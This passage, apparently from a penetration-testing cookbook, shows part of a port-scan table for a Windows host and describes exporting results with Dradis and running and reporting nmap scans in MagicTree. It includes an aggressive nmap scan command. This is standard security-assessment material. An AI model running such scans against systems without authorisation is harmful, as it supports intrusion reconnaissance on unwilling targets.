msrpc	135		tcp	syn-ack	open	
netbios-ssn	139		tcp	syn-ack	open	
microsoft-ds	445		tcp	syn-ack	open	
NFS-or-IIS	1025		tcp	syn-ack	open	
ms-sql-s	1433		tcp	syn-ack	open	
ms-wbt-server	3389		tcp	syn-ack	open	

23. Similarly, different scans can be imported and combined together and can be exported as one single report using the Dradis framework:

Export Manager

Export results in CSV format Generate advanced HTML reports Save and restore project information Custom Word reports Custom Excel reports

Choose a template

Please choose one of the templates available for this plugin (find them in `./templates/reports/html_export/`)

basic.html.erb
 default_dradis_template_v3.0.html.erb

Export



More information on Dradis can be found on the official website at <https://dradisframework.com/>.


Using MagicTree

MagicTree is a data management and reporting tool similar to Dradis. It is preinstalled on Linux and it organizes everything using a tree and node structure. It also allows us to execute commands and export the results as a report. In this recipe, we will look at some of the things we can do using MagicTree to ease our pentesting task.


How to do it...

Following is the recipe for using MagicTree:


1. We can run it from the **Application** menu.
2. We accept the terms and the application will open up:




3. Next, we create a new node by going to **Node | AutoCreate**:




4. In the box that opens, we type the IP address of the host we want to be added.
5. Once the node is added, it will appear in the left-hand side pane:



6. To run a scan on a host, we go to the **Table View**; at the bottom, we will see an input box titled **Command**:



7. We will run an Nmap scan on the host we just added.
8. MagicTree allows you to query the data and send it to the shell. We click on the Q* button, and it will automatically select the hosts for us:




9. Now we just need to type the following command:

```
nmap -v -Pn -A -oX $results.xml $host
```


The following screenshot shows the output of the preceding command:




10. Since hosts are already identified, we do not need to mention them here. Then, we click on **Run**:




11. We will see a window that shows the scan being executed along with the output. Once the scan is complete, we can click on **Import**, and it will be imported into the tool.
12. Similarly, we can run any other tool and import its report to MagicTree. We can generate a report by navigating to **Report | Generate Report...**:



13. In the next window, we can browse the list of templates we would like to use to save the report:



14. Then, we click on the **Generate Report** button, and we will see a report being generated:



There's more...

There are other tools that can be used for report generation, such as the following:

- **Serpico:** <https://github.com/SerpicoProject/Serpico>
- **Vulnreport:** <http://vulnreport.io/>

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